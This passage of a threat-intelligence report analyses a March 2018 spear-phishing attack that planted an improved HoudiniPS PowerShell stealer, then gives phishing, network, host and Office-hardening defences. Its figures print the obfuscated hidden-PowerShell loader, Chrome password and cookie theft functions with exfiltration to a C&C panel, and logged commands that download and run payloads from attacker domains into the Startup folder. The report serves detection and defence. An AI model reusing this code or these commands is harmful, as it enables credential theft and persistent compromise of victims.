The first file “09ABUDHABI862.jpg” retrieved is in fact an image. Allegedly, the image represents the scanned version of the exposed document the spear phishing email mentions.




Figure 483. Partial View of the Image File “09ABUDHABI862.jpg”

The second file “java.css” is retrieved from the same domain “beginpassport[.]com” the actor used in the February attacks. This file is not a Cascading Style Sheet as the file extension suggests, rather, the file is a batch script similar to the batch scripts observed in the February attacks. The file “java.class” is stored on disk as “c8.cmd” and persisted in the Startup directory. This last action is a deviation from the February attacks since the actor did not persist the batch script.

```
cMD /c "ecHo ( NeW-oBJECT system.iO.sTrEAmer( ( NeW-oBJECT SYSTEM.iO.coMPRESSION.DEFLATEstream( [iO.MEMORYsTreAm] [sYSTeM.CoNVERT]::fRoMBase64sTRiNg( '7Vxtc9s2Ev.....UR9+v/AQ=='),[systeM.iO.coMPRESSION.coMPRESSIONmode]::dEcOMpRESS)), [text.enCoDING]::aScII)).rEadTOEnd() ^|^~~& $eNV:coMSpEC[4,15,25]-JOIN'') | PoWErshEll -ep ByPAss -noInTeRaCTive -nOL -NoPROFIL -NoExiT -WiNDowStY HiddeN -"
```

Figure 484. Contents of the File “java.css”/“c8.cmd”

The decoded and decompressed output of the batch script is an improved revision of the HoudiniPS PowerShell script the actor utilized during the February attacks. These improvements are listed as follows.

Browser Stored Passwords Theft – The script now incorporates a function “ChromePASS” to extract stored passwords from the Chrome browser only. Associated with this function is the function “PasswordsTo-MYJson” to convert the stolen login records to JSON, similar to converting the stolen cookie records to JSON prior to exfiltration, and finally the function “BrowsersLOGINS” to exfiltrate this data. The exfiltration URI of the stolen passwords and cookies from the Chrome browser is the same. Given the per-browser separation of theft functions, and the naming conventions used, it is anticipated that the actor may continue to improve the script to include functionality for stealing passwords stored in other browsers.

```

function ChromePASS ($SQLiteDB) {
    try {

        if (![System.IO.File]::Exists($SQLiteDB)) { ...
        } else { ...
        }
        $passwords_array = New-Object System.Collections.Generic.List[System.Object]
        $conn = New-Object -TypeName System.Data.SQLite.SQLiteConnection
        $command = $conn.CreateCommand()
        try {

            $conn.ConnectionString = "Data Source=$SQLiteDB_Destination"
            $conn.Open()

            $command.CommandText = "SELECT COUNT(*) AS Count FROM 'logins'"
            $adapter = New-Object -TypeName System.Data.SQLite.SQLiteDataAdapter $command
            $dataset = New-Object System.Data.DataSet
            [void]$adapter.Fill($dataset)

            if ($dataset.Tables.Count -eq 0 -or $dataset.Tables[0].Rows[0].Count -eq 0) {
                return $null
            }

            $command.CommandText = "SELECT origin_url, username_value ,password_value FROM 'logins'"
            $adapter = New-Object -TypeName System.Data.SQLite.SQLiteDataAdapter $command
            $dataset = New-Object System.Data.DataSet
            [void]$adapter.Fill($dataset)

            if ($dataset.Tables.Count -eq 0) { ...
            }

            $i = 0

            foreach ($row in $dataset.Tables[0])
            {
            }
        }
        finally { ...
        }
        if ($passwords_array.Count -gt 0) { ...
        } else { ...
        }
    } catch { ...
    }
}

```

Figure 485. Chrome Stored Passwords Theft Function “ChromePASS”

```

function PasswordsTo-MYJson ([System.Collections.ArrayList] $ArrayList)
{
    $i = 0
    $ArrayJson = '[' + $crlf
    Foreach ($Array in $ArrayList) {
        $i++
        $ArrayJson += '[' + $crlf

        $ArrayJson += '"website": "' + $Array.website +'".' + $crlf
        $ArrayJson += '"username": "' + $Array.username +'".' + $crlf
        $ArrayJson += '"password": "' + $Array.password +'".' + $crlf
        $ArrayJson += '"id": ' + $Array.id +'' + $crlf

        $ArrayJson += ']' + $crlf

        if ($i -lt $ArrayList.Count) {
            $ArrayJson += ','
        }
        $ArrayJson += $crlf
    }
    $ArrayJson += ']'
    return $ArrayJson
}

```

Figure 486. Stolen Passwords JSON Conversion Function “PasswordsTo-MYJson”

```

function BrowsersLOGINS {

    $ChromeDB = ChromeDB
    $ChromePASS = ''
    $ChromePASS = ChromePASS "$ChromeDB\Login Data"
    if ($ChromePASS) {
        # $ChromeSESSION | Set-Content "$env:temp\c_logins.text"

        while ((urlPOST "$panel_url/c_dump.php" $ChromePASS) -eq $false) {
            Start-Sleep -s 60
        }
    }
}

```

Figure 487. Passwords Theft Invocation and Exfiltration Function “BrowsersLOGINS”

Inclusion of New Services for Session Cookie Theft – The actor expanded the persistent loop that invokes the theft functions to include services from AOL and Apple iCloud. This is accomplished by searching for cookie names “SNS_AA” and “X-APPLE-WEBAUTH-TOKEN” for AOL and Apple iCloud, respectively, as well as the domains associated with each service.

The other functions, specifically, the encryption functions and the encryption key “never find this key”, the downloading of the SQLite libraries, and the exfiltration domain and function remained unmodified. Note that the comments in the PowerShell script are included by actor and were not entered by the author.

```

while ($true) {
    # logins
    BrowsersLOGINS

    # google.com
    BrowsersCOOKIES "%google.%" "SSID"

    # live.com
    BrowsersCOOKIES "%live.%" "MSPAUTH"

    # yahoo.com
    BrowsersCOOKIES "%yahoo.%" "T"

    # aol.com
    BrowsersCOOKIES "%aol.%" "SNS_AA"

    # icloud.com
    BrowsersCOOKIES "%icloud.%" "X-APPLE-WEBAUTH-TOKEN"

    Start-Sleep -s 900
}

```

Figure 489. Persistent Loop Invoking Passwords and Cookies Theft Functions while Passing the Search Criteria in the Form of Cookies Names and Domains

The process hierarchy resulting from executing the JavaScript payload and associated commands can be correlated via Sysmon Windows Events. In this instance, the WScript process ID 2420 created two PowerShell processes ID 2092 and ID 916 to retrieve the batch script and decoy image, respectively. The PowerShell process ID 2092 then spawned a Command process ID 2456, executing the batch script “c8.cmd”.

```

Process Create:
UtcTime: 2018-03-20 07:14:37.978
ProcessGuid: {fdd8bd75-b4dd-5ab0-0000-0010c5602500}
ProcessId: 2420
Image: C:\Windows\System32\wscript.exe
CommandLine: "C:\Windows\System32\WScript.exe" "C:\Users[REDACTED]Downloads\09ABUDHABI862.js"
CurrentDirectory: C:\Users[REDACTED]Downloads\
User: [REDACTED]
LogonGuid: {fdd8bd75-7806-5a95-0000-0020429e0400}
LogonId: 0x49E42
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=9C8A1B52A638CA87A5E7E60E635A3CBF89B04F5888995F55E2AD3D94AB009B97,IMPHASH=7B5674BD1C2BBF9E981DAD834013AF2E
ParentProcessGuid: {fdd8bd75-7807-5a95-0000-0010c3b0400}
ParentProcessId: 1816
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE

Process Create:
UtcTime: 2018-03-20 07:14:38.103
ProcessGuid: {fdd8bd75-b4de-5ab0-0000-001061882500}
ProcessId: 2092
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Ex bYPAoS -noE -winDo HidDeN (NEW-objecT
sysTem.Net.WebClienT),doWnLoAdfile('http://beginpassport.com/java.css','C:\Users[REDACTED]start Menu\Programs\Startup\c8.CmD'); cmd /c 'C:\Users[REDACTED]start Menu\Programs\Startup\c8.CmD'
CurrentDirectory: C:\Users[REDACTED]Downloads\
User: [REDACTED]
LogonGuid: {fdd8bd75-7806-5a95-0000-0020429e0400}
LogonId: 0x49E42
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=006CEF6E6488721895D93E4CEF7FA0709C2692D74BDE1E22E2A8719B2A86218,IMPHASH=CAEE994F79D85E47C06E5FA9CDEAE453
ParentProcessGuid: {fdd8bd75-b4dd-5ab0-0000-0010c5602500}
ParentProcessId: 2420
ParentImage: C:\Windows\System32\wscript.exe
ParentCommandLine: "C:\Windows\System32\WScript.exe" "C:\Users[REDACTED]Downloads\09ABUDHABI862.js"

Process Create:
UtcTime: 2018-03-20 07:14:38.103
ProcessGuid: {fdd8bd75-b4de-5ab0-0000-001020872500}
ProcessId: 916
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -winDo HidDeN $d=$env:temp+'\09ABUDHABI862.jpg';(NEW-
objecT sysTem.Net.WebClient).doWnLoAdfile('http://asrararbiya.com/09ABUDHABI862.jpg',$d);$TaRt-prOcEs $d;
CurrentDirectory: C:\Users[REDACTED]Downloads\
User: [REDACTED]
LogonGuid: {fdd8bd75-7806-5a95-0000-0020429e0400}
LogonId: 0x49E42
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=006CEF6E6488721895D93E4CEF7FA0709C2692D74BDE1E22E2A8719B2A86218,IMPHASH=CAEE994F79D85E47C06E5FA9CDEAE453
ParentProcessGuid: {fdd8bd75-b4dd-5ab0-0000-0010c5602500}
ParentProcessId: 2420
ParentImage: C:\Windows\System32\wscript.exe
ParentCommandLine: "C:\Windows\System32\WScript.exe" "C:\Users[REDACTED]Downloads\09ABUDHABI862.js"

Process Create:
UtcTime: 2018-03-20 07:14:43.937
ProcessGuid: {fdd8bd75-b4e3-5ab0-0000-001050f42500}
ProcessId: 2456
Image: C:\Windows\System32\cmd.exe
CommandLine: "C:\Windows\system32\cmd.exe" /c "C:\Users[REDACTED]start Menu\Programs\Startup\c8.cmD"
CurrentDirectory: C:\Users[REDACTED]Downloads\
User: [REDACTED]
LogonGuid: {fdd8bd75-7806-5a95-0000-0020429e0400}
LogonId: 0x49E42
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=DB06C3534964E3FC79D2763144BA53742D7FA250CA336F4A0FE724B75AAFF386,IMPHASH=D0058544E4588B1B2290B7F4D830EB0A
ParentProcessGuid: {fdd8bd75-b4de-5ab0-0000-001061882500}
ParentProcessId: 2092
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Ex bYPAoS -noE -winDo HidDeN (NEW-objecT
sysTem.Net.WebClienT),doWnLoAdfile('http://beginpassport.com/java.css','C:\Users[REDACTED]start Menu\Programs\Startup\c8.CmD'); cmd /c 'C:\Users[REDACTED]start Menu\Programs\Startup\c8.cmD'

```

Figure 490. Sysmon Events of Executing JavaScript via WScript (Parent) and Spawning PowerShell Processes (Children)

Once the HoudiniPS script is executed, HTTP requests to retrieve the SQLite .DLL libraries are sent to C&C server. In this iteration, the 64-bit versions of the libraries are retrieved.

Source	SrcPort	Destination	DstPort	Protocol	Host	Info
172.16.40.136	49438	192.243.102.28	80	HTTP	beginpassport.com	GET /x64_SQLite.Interop.dll HTTP/1.1
192.243.102.28	80	172.16.40.136	49438	HTTP		HTTP/1.1 200 OK (application/octet-stream)
172.16.40.136	49439	192.243.102.28	80	HTTP	beginpassport.com	GET /System.Data.SQLite.dll HTTP/1.1
192.243.102.28	80	172.16.40.136	49439	HTTP		HTTP/1.1 200 OK (application/octet-stream)

Figure 491. HTTP Requests/Responses by HoudiniPS to retrieve SQLite Libraries

Recall that the HoudiniPS script communicates with the C&C server every 60 seconds only if any of the targeted browsers' database is storing current session cookies records, and the exfiltration HTTP request returns an HTTP response regardless of the HTTP response status. Such behavior limits the script network footprint. The same technique also applies to the Chrome passwords exfiltration function.

From this attack, it clear that the actor is investing in improving the functionality of the HoudiniPS script via the addition of the browser (Chrome) passwords. Given the naming conventions used in the script, it is highly likely that the actor will continue to improve the script by including password theft functionality for other browsers.

One of the interesting observations in this attack is the lack of metadata in the decoy .RTF document. This could be a product of auto generation tools, or the actor ensured that the metadata was stripped of prior to packing it into the payload. This might be the first sign of the actor tightening their operational security (OPSEC) as opposed to the previous attacks. Future attacks will aid in making a more informed theory about the actor OPESC.

Finally, both February and March attacks eventually led to implanting the HoudiniPS PowerShell script. Interestingly, each attack introduced a different execution tactic; self-extracting archive in ATT-FEB-21, LNK with Windows commands in ATT-FEB-26, and JavaScript with WScript in ATT-MAR-19.

Conclusion

Offensive Implications

The continuous and elaborate attack profile and artifacts over a period spanning more than six months indicate that the actor is successfully operating a cyber operation against multiple and geographically disparate targets. Considering strongly correlated historical attacks further expands the timeline of the operation. This success highlights the determination and persistence efforts of the actor in achieving the operation objectives.

The analysis of the attack profile emphasizes multiple strategic and tactical factors contributing to the success of the operation. One such factor is the rapid escalation in the attack capabilities and skills acquisition demonstrated by the actor over the timespan of the attacks. Although the actor appears to rely on existing exploitation frameworks, the behavioral transformations in tools and capabilities from one attack to another give the actor an advantage. Another factor is driven by the actor's ultimate objectives. Given the political nature of the attacks, the targeting of individuals, and political and telecommunication entities, with exfiltration malware and willingness to persist control over the compromised hosts articulate the motivations behind the attacks as political intelligence gathering rather than financial gains from the targeted victims. Additionally, the consistent abuse of legitimate cloud and online services by the actor has made detection and prevention harder, greatly improving the success probability of the attacks.

Sustaining an opportunistic cyber espionage operation fueled by recent political escalations in the Middle East region for such long periods suggests that the actor is motivated and potentially funded (for example, paid Pastebin account). The willingness of the actor to conduct tactical, technical, and procedural testing on targeted victims during the operation indicates that the actor maintains additional offensive capabilities unleashed with no hesitation to utilize them to achieve their ultimate goals.

Mitigation, Defense, and Monitoring Strategies

Spam and Phishing Forensics and Continuous Monitoring

From an email and spam review perspective, the spear phishing emails may be identified in the delivery phase of the Kill Chain. Spam review procedures may involve:

1. Identifying interesting attachment names and file extensions. Reviews of the contents of the email body can be misleading, difficult to read due to unfamiliar languages, and time consuming. For example, the first spear phishing email identified in this campaign was named "Fatahorg", i.e.: the Palestinian political party Fatah Organization. Additionally, the initial attacks involved compressed files with a rather odd file extension of .R10, providing intriguing uniqueness prompting to investigate further.
2. Identifying sustainable frequency of similarly and rather unusual phishing themes. Spammers take advantage of situational circumstances and launch spam campaigns that have a beginning and an end. Other spam campaigns are generic enough not to warrant deeper analysis. However, consistent phishing of political nature without initial suspicions of the spammer intentions should be considered as hunting material to identify additional pivot points into a deeper analysis.

3. Fueled by discoveries from the above intelligence, per user topic-related frequency analysis of the received emails maybe pursued. While this technique may not be scalable at a large user base, however, inputs from early detection and suspicions can lead the process.
4. Correlation analysis of similarly related email topic and recipients. For example, if a spear phishing email is forwarded to an individual employee in the finance department, an attempt to identify individuals within the same department who may have received the same or similarly themed spear phishing can help in identifying a phishing campaign and its scale quickly.

Network Forensics and Continuous Monitoring

From a network forensics perspective, there are several opportunities to disrupt the attacks at various stages of the Kill Chain. These opportunities include:

1. The observation of HTTP requests with minimalistic headers traversing the network, especially to remote resources, is not a common practice, and is often a product of an automated process or script. The nature of such requests can serve as indicators of compromise. This is particularly evident in the PowerShell scripts deployed by the actor, which reached to remote resources for next stage payloads. Such behavior on the network should be scrutinized and its sources identified.
2. The inconsistencies of the HTTP header Content Types and the corresponding HTTP response payloads may also be treated as an indicator of compromise. While legitimate applications may exhibit similar behavior, the sources of such requests should be identified. For such responses, the associated requests should also be identified. If the associated HTTP requests also have minimalist headers, the maliciousness probability maybe considered higher.
3. Non-standard and unexpected network traffic over well-known ports should be investigated and the communication parties and what they communicate should be identified. This was the behavior of all of the malware samples used by the actor including Houdini, HoudiniSE, and Njrat.
4. Similar to the previous point, encrypted traffic over communication channels such as HTTPS and SSH, without the ability to identify the standard protocol handshake maybe treated as suspicious. For example, identifying the SSL handshake and certificate exchange in some of the Metasploit/Meterpreter encrypted sessions was not feasible.
5. IDS and IPS signatures for detecting the malware samples C&C communication, some of the Metasploit/Meterpreter communication, and post-exploitation traffic, i.e.: .HTA retrieval after successful CVE-2017-0199, provide a lead into a potentially successful compromise, especially if they trigger concurrently.
6. While might be difficult to achieve manually, time frequency analysis of certain traffic patterns can aid in discovering otherwise undetected malicious behavior. Consider the runtime time-based persistence batch script utilized by the actor throughout the attacks. The majority of them requested remote resources within a specified time threshold. This behavior was also evident in the Houdini Scout component when it constantly retrieved its configurations from Google Plus profiles, as well as the Houdini Elite heartbeat

sessions. The sources of such repetitive consistencies in network traffic should be investigated.

Host Forensics and Continuous Monitoring

From a host forensics perspective, the tools employed by the actor at various stages of the Kill Chain can also be disrupted although the actor attempted to avoid detection once on the host by employing Fileless and text-based tools. The following recommendations may be implemented:

1. While examining persistence locations on Windows operating system, consider scrutinizing not only binary files, but also persistent text-based files such as .BAT and .HTA files.
2. Identify script-based files that communicate over the network to remote and external IP address and domains other than the current organization or entity.
3. When examining process listing of a suspected host, attention should be given to PowerShell processes that are running with hidden windows. This also applies to injected process with long lifespan and are not expected to communicate over the network, especially to remote resources. Such processes include “wscript.exe”, “powershell.exe”, “explorer.exe”, and “svchost.exe”.
4. If utilizing PowerShell in an environment, consider upgrading to PowerShell version 5 or later while removing PowerShell version 2 (if applicable) in order to take full advantage of the added security features such as Script Block Logging, Transcription, and Constrained Language Mode¹⁴⁰. From a configuration and logging perspective, several recommendations exist as discussed by Sean Metcalf¹⁴¹ and Matthew Dunwoody¹⁴² for detecting PowerShell-based exploitation frameworks.
5. In the context of PowerShell logging, it is advantageous to centralize the log collection of the selected PowerShell events from the various hosts in an environment. This can be achieved by utilizing the Windows built-in Windows Event Forwarding (WEF)¹⁴³ and the associated free training offered by Microsoft Virtual Academy¹⁴⁴. Once the PowerShell events are centrally aggregated, they can be processed and shipped to a correlation engine for further analysis and alerting.

¹⁴⁰ Lee Holmes, Microsoft (Apr. 29 2015), Scripting Security and Protection Advances in Windows 10, <https://msdnshared.blob.core.windows.net/media/MSDNBlogsFS/prod.evol.blogs.msdn.com/CommunityServer.Blogs.Components.WeblogFiles/00/00/00/63/74/5483.Scripting%20Security%20and%20Protection%20Advances%20in%20Windows%2010.docx>

¹⁴¹ Sean Metcalf, Active Directory Security (Aug. 13, 2016), PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection, <https://adsecurity.org/?p=2921>

¹⁴² Matthew Dunwoody, FireEye (Feb. 29, 2016), Greater Visibility Through PowerShell Logging, https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html


¹⁴³ Jessica Payne, Microsoft (Nov. 23, 2015), Monitoring What Matters – Windows Event Forwarding for Everyone (Even if You Already Have a SIEM), <https://blogs.technet.microsoft.com/jepayne/2015/11/23/monitoring-what-matters-windows-event-forwarding-for-everyone-even-if-you-already-have-a-siem/>

¹⁴⁴ Jessica Payne, Event Forwarding and Log Analysis, <https://mva.microsoft.com/en-US/training-courses/event-forwarding-and-log-analysis-16506>



Host and Application Hardening and Continuous Monitoring

Enable Protected View for RTF Documents in Microsoft Word¹⁴⁵:

Protected View disables the Open and Save features, thus providing a read-only view.



This is particularly relevant in the context of this research where the actor weaponized .RTF documents masquerading as .DOC Word files to exploit CVE-2017-0199 vulnerability that affected the Office Suite. By enabling the Protected View in “Office Trust Center > File Block Settings” (results in the Registry keys changes demonstrated), the exploit embedded in the .RTF document is halted and the user will be presented with the Protected View information bar.



¹⁴⁵ <https://www.kb.cert.org/vuls/id/101048>

Block RTF Documents in Microsoft Word¹⁴⁶:

Configuring the Office applications “Office Trust Center > File Block Settings” (results in the Registry keys changes demonstrated) as shown below will block opening .RTF documents in Word.

The screenshot shows two windows side-by-side. On the left is the Microsoft Word Trust Center window titled "Trust Center". The left sidebar lists several options: Trusted Publishers, Trusted Locations, Trusted Documents, Trusted Add-in Catalogs, Add-ins, ActiveX Settings, Macro Settings, Protected View, Message Bar, File Block Settings (which is selected and highlighted in grey), and Privacy Options. The main pane is titled "File Block Settings" and contains the following text: "For each file type, you can select the Open and Save check boxes. By selecting Open, Word blocks this file type, or opens it in Protected View. By selecting Save, Word prevents saving in this file type." Below this is a table:

File Type	Open	Save
RTF Files	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Plain Text Files	<input type="checkbox"/>	<input type="checkbox"/>

Below the table is a section titled "Open behavior for selected file types:" with three radio button options:

- Do not open selected file types
- Open selected file types in Protected View
- Open selected file types in Protected View and allow editing

On the right side of the Trust Center window is a "Restore Defaults" button. At the bottom right of the Trust Center window is a vertical scroll bar.

The right window is the Windows Registry Editor titled "Registry Editor". The title bar includes "File Edit View Favorites Help". The address bar shows the path "Computer\HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security\FileBlock". The left pane shows a tree view of registry keys: Resiliency, Security (which is expanded to show FileBlock and Trusted Docu), and Trusted Docu. The right pane displays a table of registry values:

Name	Type	Data
(Default)	REG_SZ	(value not set)
OpenInProtectedView	REG_DWORD	0x00000000 (0)
RtfFiles	REG_DWORD	0x00000002 (2)

Windows Defender Exploit Guard – Attack Surface Reduction (ASR):

Windows 10 version 1709 OS Build 16299 (Fall Creators Update) implements threat protection defenses against suspicious behaviors particularly relevant to certain Office applications and standalone obfuscated scripts (JavaScript and PowerShell). These protections are implemented under the Windows Defender Exploit Guard – Attack Surface Reduction (ASR)¹⁴⁷¹⁴⁸. In the context of this research, lab testing demonstrated successful prevention of Dynamic Data Exchange (ATT-OCT-24/ATT-OCT-30) and CVE-2017-8759¹⁴⁹ (ATT-NOV-06) execution.

¹⁴⁶ <https://www.kb.cert.org/vuls/id/921560>

¹⁴⁷ <https://docs.microsoft.com/en-us/windows/threat-protection/windows-defender-exploit-guard/enable-attack-surface-reduction>

¹⁴⁸ <https://blogs.technet.microsoft.com/mmpc/2017/10/23/windows-defender-exploit-guard-reduce-the-attack-surface-against-next-generation-malware/>


¹⁴⁹ <https://blogs.technet.microsoft.com/mmpc/2017/09/12/exploit-for-cve-2017-8759-detected-and-neutralized/>

Logging:


Events generated when a rule fires in Audit (Event ID 1122) or Block (Event ID 1121) mode are logged into the Windows Defender Events (Applications and Service Logs > Microsoft > Windows > Windows Defender > Operational). Microsoft provides a custom XML view to navigate through the specific ASR events¹⁵⁰.

Enablement:

1. ASR rules can be implemented via PowerShell, resulting in the Registry changes, or:



2. Group Policy (Computer Configuration > Administrative Templates > Windows Components > Windows Defender Antivirus > Windows Defender Exploit Guard > Attack Surface Reduction > Configure Attack Surface Reduction rules):



Caveats:

1. The Windows Defender AV real-time protection must be enabled. Many third-party AV vendors disable Windows Defender real-time protection once installed, thus, creating conflicting feature requirements.
2. Supports only Word, Excel, PowerPoint, and OneNote. The list might suffice; however, actors abused .PUB files (Publisher) to deliver malware¹⁵¹ via the same methods Word files are abused.
3. Under certain circumstance, the ASR rules may be bypassed¹⁵²¹⁵³¹⁵⁴. However, the ability to bypass the rules might be affected by updates to the detection capabilities made by Microsoft.

¹⁵⁰ <https://docs.microsoft.com/en-us/windows/threat-protection/windows-defender-exploit-guard/attack-surface-reduction-exploit-guard#review-attack-surface-reduction-events-in-windows-event-viewer>

¹⁵¹ <http://blog.talosintelligence.com/2017/02/pony-pub-files.html>

¹⁵² <https://www.darkoperator.com/blog/2017/11/6/windows-defender-exploit-guard-asr-vbscriptjs-rule>

¹⁵³ <https://www.darkoperator.com/blog/2017/11/8/windows-defender-exploit-guard-asr-obfuscated-script-rule>

¹⁵⁴ <https://www.darkoperator.com/blog/2017/11/11/windows-defender-exploit-guard-asr-rules-for-office>

In Action:

Virus & threat protection

Action blocked
Your IT administrator caused Windows Defender Security Center to block this action. Contact your IT help desk.
2:25p

Action blocked
Your IT administrator caused Windows Defender Security Center to block this action.
2:24p

Action blocked
